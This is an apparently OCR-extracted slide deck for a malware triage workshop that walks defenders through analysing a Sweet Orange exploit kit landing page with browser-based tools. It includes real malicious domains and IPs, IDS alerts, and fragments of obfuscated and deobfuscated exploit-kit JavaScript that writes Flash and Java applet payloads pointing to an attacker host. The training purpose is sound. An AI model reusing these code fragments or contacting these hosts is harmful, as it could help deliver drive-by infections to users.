

# Crowdsourced Malware Triage!

Making Sense of Malware With a Browser  
and a Notepad

# Hello, My Name is:

---

Sergei Frankoff  
@herrcore

Sean Wilson  
@seanmw

# **WARNING!**

**We use real malware and real exploits in the workshops. These have been specifically designed to NOT harm your workstation even if you make a mistake.**

**However, your Anti-Virus and your employer probably don't know the difference. Use your own judgement.**

# Malware?

---


01101101 01100001 01101100 01110111  
01100001 01110010 01100101 00100000

**Malware is just code!**


01101001 01110011 00100000 01100011  
01101111 01100100 01100101 00100000

# Malware Triage

---



# Effective Triage is Not Analysis



**Triage is effective when malware has been detected in the delivery phase.**

**Quick way to answer  
“Do I have exposure?”  
“If yes, then what next?”**

(Lockheed Martin's Intrusion Kill Chain)

# Toolbelt

---



Notepad  
(with find/replace)



Web Browser



Internet Access

# Crowdsourcing!

---

urlQuery

ShowMyCode.com



OnlineDomainTools

virustotal

Url Decode

BASE64  
Decode and Encode

PASSIVETOTAL

ideone.com



DOMAINTOOLS

malwr 

The logo for malwr, which includes a black silhouette of a beetle.

File Analyzer

powered by Joe Sandbox Desktop

#totalhash

User Agent String.Com



ODA  
Online Disassembler



IOC Bucket



# OPSEC Warning!


---



By using these tools you will be sharing data with an unknown third party and in some cases with the entire internet.

# The Scenario

---



# Triage Workflow

---



Passive  
analysis



Initial  
interaction  
and  
download



Web  
component  
analysis



Exploit  
Analysis



Payload  
extraction



Payload  
analysis



Build IOCs

# Passive Analysis

---



VirusTotal

BlueCoat Web Pulse

Passive Total

Domain Tools



URL: <http://cdn.tequilacritico.net/>  
Detection ratio: **4 / 58**  
Analysis date: 2014-08-27 21:55:03 UTC ( 0 minutes ago )



- Analysis
- Additional information
- Comments 0
- Votes

URL Scanner	Result
BitDefender	Malware site
Fortinet	Malware site
Kaspersky	Malware site
Sophos	Malicious site
ADMINUSLabs	Clean site



# WebPulse Site Review Request

---

The page you want reviewed is <http://cdn.tequilacritico.net/> ([Check another site](#))

This page is currently categorized as **Malicious Sources/Malnets**  Last Time Rated/Reviewed: August 26, 2014 14:32:50 GMT 

If you feel these categories are **CORRECT**, [click here](#) to learn more about your Internet access policy.

If you feel these categories are **INCORRECT**, please fill out the form below to have the web page reviewed.

Filtering Service:

Category or categories that this site belongs to ([read descriptions](#)):

Search 

 Summary  Statistics  WHOIS

Focus	cdn.tequilacritico.net
First	N/A
Last	N/A
Count	0
Tags	<span>sweet orange</span> ✕
Primary	<a href="#">tequilacritico.net</a>
TLD	.net

Classify	<span>Targeted</span> <span>Crime</span> <span>Multiple</span> <span>Benign</span>
Watch	
Tag	<input type="text" value="Tags"/> 
Dynamic	<span>True</span> <span>False</span>

### Activity

Filter:

Copy CSV Excel PDF Print

Resolve Location Network First Last Source Tags Classify



## Whois Record for TequilaCritico.net

### — Whois & Quick Stats

Email	abuse@web.com is associated with ~9,968,594 domains no.valid.email@worldnic.com is associated with ~506,744 domains jose@thecritico.com is associated with ~16 domains	↗
Registrant Org	Network Solutions Private Registration is associated with ~20 other domains	↗
Registrar	NETWORK SOLUTIONS, LLC.	
Registrar Status	clientTransferProhibited	
Dates	Created on 2012-01-11 - Expires on 2015-01-11 - Updated on 2013-11-12	↗
Name Server(s)	NS3.WORLDNIC.COM (has 3,411,717 domains) NS4.WORLDNIC.COM (has 3,411,717 domains)	↗
IP Address	208.91.197.27 - 1,219,951 other sites hosted on this server	↗
IP Location	 - Texas - Austin - Confluence Networks Inc	
ASN	 AS40034 CONFLUENCE-NETWORK-INC - Confluence Networks Inc, VG (registered Apr 11, 2011)	
Domain Status	Registered And Active Website	
Whois History	15 records have been archived since 2012-01-13	↗
IP History	4 changes on 3 unique IP addresses over 2 years	↗
Registrar History	1 registrar	↗

[Preview the Full Domain Report](#)

### Tools

[Whois History](#) [Hosting History](#)

[Monitor Domain Properties](#) ▾

[Reverse Whois Lookup](#) ▾

[Reverse IP Address Lookup](#) ▾

[Reverse Name Server Lookup](#) ▾

[Network Tools](#) ▾

[Buy This Domain](#) ▾ [Visit Website](#)

Image Screenshot for Desktop. View mobile view website profile for more details. (2)

Image Supplied By DomainTools.com

[View Screenshot History](#)

Last checked August 27, 2014

[Available TLDs](#)





# ~~Workshop~~

---

**You ~~can't~~ shouldn't fake  
reputation.**

# Initial Interaction

---



UserAgentString

Online Curl

URL Query

JS Beautify

http://useragentstring.com/ UserAgentString.com - Inte... x

## User Agent String.Com



[Home](#) | [List of User Agent Strings](#) | [Links](#) | [API](#) |

### User Agent String explained :

Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)

Copy/paste any user agent string in this field and click 'Analyze'

#### Internet Explorer 10.0

<b>Mozilla</b>	MozillaProductSlice. Claims to be a Mozilla based user agent, which is only true for Gecko browsers like Firefox and Netscape. For all other user agents it means 'Mozilla-compatible'. In modern browsers, this is only used for historical reasons. It has no real meaning anymore
<b>5.0</b>	Mozilla version
<b>compatible</b>	Compatibility flag Indicates that this browser is compatible with a common set of features
<b>MSIE 10.0</b>	Name :  Internet Explorer version 10.0
<b>Windows NT 6.1</b>	Operating System:  Windows 7
<b>WOW64</b>	(Windows-On-Windows 64-bit) A 32-bit application is running on a 64-bit processor
<b>Trident</b>	Layout engine for the Microsoft Windows version of Internet Explorer.
<b>6.0</b>	Trident version



# Online Curl

OnlineCurl.com powered by Rigor

http://cdn.tequilacritico.net:16122/archive/stargalaxy.php?nebula=3

Enter Email Address for Free Report

Curl

Add Option

Remove --user-agent (-A) Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.1.2) Gecko/20090715 Firefox/3.5.12

Gecko/20101203 Firefox/3.6.13

http://cdn.tequilacritico.net:16122/archive/stargalaxy.php?nebula=3

### Response Header


```
1 HTTP/1.1 200 OK
2 Server: nginx/1.6.0
3 Date: Tue, 26 Aug 2014 13:54:38 GMT
4 Content-Type: text/html
5 Content-Length: 108206
6 Connection: keep-alive
7
8
```

### Response Body

```
1 <html lang="en">
2 <HEAD>
3 <meta name="Description" content=" most visited volcano in Asia other cultural training"> <meta nar
4 <body>
5 <b> most visited volcano in Asia</b><br><br> <p><strong>2. Mount Fuji, Japan</strong><br />Mount i
6 <li class="jjjjjjjjggggggggggggggfffff-4" id="rmWzKHyz" style="font-size:60pt;" >HrVXknG)
```




### Overview

URL	cdn.tequilacritico.net:16122/archive/stargalaxy.php?nebula=3
IP	95.163.121.188
ASN	AS12695 Digital Networks CJSC
Location	 Russian Federation
Report completed	2014-08-26 15:47:49 CET
Status	<b>Report complete.</b>
urlQuery Alerts	No alerts detected

### Settings

UserAgent	Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13
Referer	
Pool	
Access Level	public

### Intrusion Detection Systems

Snort /w Sourcefire VRT	No alerts detected				
Suricata /w Emerging Threats Pro	<b>Timestamp</b>	<b>Severity</b>	<b>Source IP</b>	<b>Destination IP</b>	<b>Alert</b>
	2014-08-26 15:47:00	1	urlQuery Client	 95.163.121.188	ET CURRENT_EVENTS Sweet Orange EK CDN Landing Page
	2014-08-26 15:47:01	1	 95.163.121.188	urlQuery Client	ET CURRENT_EVENTS Sweet Orange Landing Page Dec 09 2013
	2014-08-26 15:47:14	2	urlQuery Client	 95.163.121.188	ET POLICY Vulnerable Java Version 1.7.x Detected



**DO IT LIVE!**



# Workshop

---

**Make sure you can access the following tools:**

<http://www.useragentstring.com/>

<http://onlinecurl.com/> or <http://hurl.it>

<http://urlquery.net/>

**Collect a sample of the exploit using CURL with your user agent.**

**Make sure you copied the response to your notepad.**

**Try to get URLQuery to analyze the URL:**

This may be very slow or not work at all... try searching for the URL on URLQuery instead.



**10 MINUTES**



# Web Component Analysis

---

Chapman Online JS Interpreter

JS Beautify

Web Browser

Base64Decode





# Wepawet

[Home](#) | [About](#) | [Sample Reports](#) | [Tools](#) | [News](#)

[Log in](#) | [Sample Overview](#)

## Analysis report for file 92faa3e2e16a4df5186139a834f72a52

### Sample Overview

<b>File</b>	ek.html
<b>MD5</b>	92faa3e2e16a4df5186139a834f72a52
<b>Analysis Started</b>	2014-08-28 08:1
<b>Report Generated</b>	2014-08-28 08:1
<b>JSAND version</b>	2.3.6

[Reanalyze this file.](#)

### Detection results


Detector	Result
JSAND 2.3.6	benign

### Exploits

No exploits were identified.

### Deobfuscation results

Feedback



```

Type JavaScript Examples: Maximum element
tRzYyidbxE.substring(60).replace(/5Xc4_7w9"/, "");
tRzYyidbxE =
tRzYyidbxE["iAzgVUdGEqJYSazOoOtRGR".charAt(Math.sqrt(4
41)).toString().toLowerCase() +
"EBDaEgDSAfwfweWwpKtCGePl".substring(21,
28).toLowerCase() + "Ace".toLowerCase()](/ __hHg7_/, "
<");
    tRzYyidbxE =
tRzYyidbxE["JLEVabwvuyQsWLRVWbFUTR".charAt(Math.sqrt(4
41)).toString().toLowerCase() +
"SCoGZIASJhxKrrxKXkJWkePl".substring(21,
28).toLowerCase() + "Ace".toLowerCase()](/ __Db8__/,
">");
    tRzYyidbxE =
tRzYyidbxE["bHmwVxIzPszwfPfBeKZjNR".charAt(Math.sqrt(4
41)).toString().toLowerCase() +
"WKvsoYfkOQmHEiCMNXUvVePl".substring(21,
28).toLowerCase() + "Ace".toLowerCase()](/ __uio0__/,
"&");
    tRzYyidbxE =
tRzYyidbxE["UbyZrEHrnuoIGKARAqHtVR".charAt(Math.sqrt(4
41)).toString().toLowerCase() +
"xibBZpIDwYpEhpLoeGlpEePl".substring(21,
28).toLowerCase() + "Ace".toLowerCase()](/ __cc0__/,
"%");

```

```

Run (Ctrl-m) Output Timing: 0.003 s
xHJKSDFwq() { return "me-----" +
yuyQWEOQUIWE();} function oioqweHNJKD(i) { var pp100
= []; pp100[i] = "-----na-----";
return pp100;}function MKPODqbnjk() { return
["e-----mb-----ed----"];}func
tion opwqiMLPOEW() { return "-----ded
-----";}function XCVassdfee() {
return [""];}function printflash() {document.write("
<object type=
application/x-shockwave-flash
data=
GYhofitz
allowScriptAccess=always width=
2
height=
3
><param name=
movie
value=
GYhofitz
/><param name=FlashVars value=
exec=http://cdn5.tequilaguil dofamerica.com:16122/cars.
php?
style=580&pixel=114&timeline=12&news=675&image=1251&us
age=338&rate=727&meta=504
/></object>");}function printj2() {document.write("

```

Note that this is dynamic code running locally on your machine. If you leave this page before copying and saving your work, it may disappear.

Quick reference to basic JavaScript commands. Search online for [tutorials](#)



```
Elements Network Sources Timeline Profiles Resources Audits Console
Sources Content scri... Snippets ek2.html x
file:///
  tmp
    ek2.html
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
    });
    SWwHF = new RegExp(SWwHF, "lESMGsMMwNFJx0apskXGFoLOE");
  } else if (typeof SWwHF == "ZdipyYcnauuHVgcCUchZKAhPsobj") {
    SWwHF = new RegExp(SWwHF.source, "e0JMDfsmcSpBl0tiMR");
  }
  return r.apply(this, [SWwHF, replace]);
}
})(String.prototype.replace);
m = navigator;
var dpZbekL = ["TpLmn", "slgHU", "UWScC", "w", "gwiPi".substring(0, 4)];
m.0hzsH = this[dpZbekL.slice(3, 9).join("")];
var 0eNWRud = lfsVMjN(m.ZXUPOSTOK(m)).search(/E/ig);
if (0eNWRud != history["cdhtiFHxjVgMvA"]) {
  var J000000as = null;
  String.prototype.cnvbsdfYTQUWETQWUEASA = String.prototype.replace;
  var fgc = document;
  if (fgc.ZXUPOSTOK4 != undefined) {
    J000000as = null;
  } else {
    J000000as = fgc;
  }
  0Byg1Ml = [
    ["gfgdfgdfgwerwerwerwerrrrt", "EwWwWwWwBEMsjdhfw", "Em"];
  ];
  eszXtinnkv = XZhSkgEGnf(J000000as);
  yXFqNkgXx = eszXtinnkv.length;
  tRzYyidbxE = "";
  tRzYyidbxE = eszXtinnkv.substring(60).replace(/n5Xc4_7w9/, "");
  tRzYyidbxE = tRzYyidbxE["iAzgVUdGEqJYSaz0o0tRGR".charAt(Math.floor(Math.random() * tRzYyidbxE.length))];
  tRzYyidbxE = tRzYyidbxE["JLEVabwvuyQsMLRVwbFUTR".charAt(Math.floor(Math.random() * tRzYyidbxE.length))];
  tRzYyidbxE = tRzYyidbxE["bHmwVxIzPszwPfbKZjNR".charAt(Math.floor(Math.random() * tRzYyidbxE.length))];
  tRzYyidbxE = tRzYyidbxE["UbyZrEhrnuoIGKARAqhtVR".charAt(Math.floor(Math.random() * tRzYyidbxE.length))];
};
</script>
</body>
</html>
```

```
posMessage: function () { [native code] }
print: function print() { [native code] }
prompt: function prompt() { [native code] }
propertyIsEnumerable: function propertyIsEnumerable() { [native code] }
releaseEvents: function releaseEvents() { [native code] }
removeEventListener: function removeEventListener() { [native code] }
requestAnimationFrame: function requestAnimationFrame() { [native code] }
resizeBy: function resizeBy() { [native code] }
resizeTo: function resizeTo() { [native code] }
screen: Screen
  screenLeft: 1088
  screenTop: 219
  screenX: 1088
  screenY: 219
scroll: function scroll() { [native code] }
scrollBy: function scrollBy() { [native code] }
scrollTo: function scrollTo() { [native code] }
  scrollX: 0
  scrollY: 0
scrollbars: BarProp
self: Window
sessionStorage: Storage
setInterval: function setInterval() { [native code] }
setTimeout: function setTimeout() { [native code] }
showModalDialog: function showModalDialog() { [native code] }
speechSynthesis: SpeechSynthesis
  status: ""
statusbar: BarProp
stop: function stop() { [native code] }
styleMedia: StyleMedia
  tRzYyidbxE: "function yuyQWEOQUIWE() { return "~\n";}function xHJKSDFwq_
toLocaleString: function toLocaleString() { [native code] }
toString: function () { [native code] }
toolbar: BarProp
top: Window
undefined: undefined
```



← → ↻ jsbeautifier.org ☆ ☰

Beautify JavaScript or HTML (ctrl-enter)

```
9 function oioqweHNJKD(i) {
10     var ppl00 = [];
11     ppl00[i] = "-----na-----";
12     return ppl00;
13 }
14
15 function MKPODqbnjk() {
16     return ["e-----mb-----ed----"];
17 }
18
19 function opwqiMLPOEW() {
20     return "-----ded\-----";
21 }
22
23 function XCVassdfee() {
24     return [""];
25 }
26
27 function printflash() {
28     document.write("<object type=\"application/x-shockwave-flash\" data=\"GYhofitz\" allowScriptAccess=always width=\"2\" height=\"3\"><param name=\"movie
29 )
30
31 function printj2() {
32     document.write("<app\" + "let width=\"25\" height=\"9\"><param value=\"" + "PCEtLSBKTxxQIEZpbGUgZm9yIFN3aW5nUzV0MiBEcnp5RCBBcHBsaWNhdGlvbiAtLT48am5scCA
33         " + [oioqweHNJKD(0).join(XCVassdfee().join("-")) + xHJKSDFwq(), "l", "p_", MKPODqbnjk().join(XCVassdfee().join("-")), opwqiMLPOEW()].join(").
34 )
35
36 function printj3() {
37     document.write("<applet width=\"30\" height=\"15\"><param name=\"jnlp_href\" value=\"testi.jnlp\" ></param><param name=\"jnlp_embedded\" value='PD9
38         name=\"OepbnIqYee\" /><param value=\"))))))))))))))))))))))))))))))))))))))))))O6166A8X))))))))))))))))))))))))))))))))))))))))O6b6
39 )
40
41 function printj1() {}
42
43 function isflash() {
44     var hasFlash = false;
45     try {
```

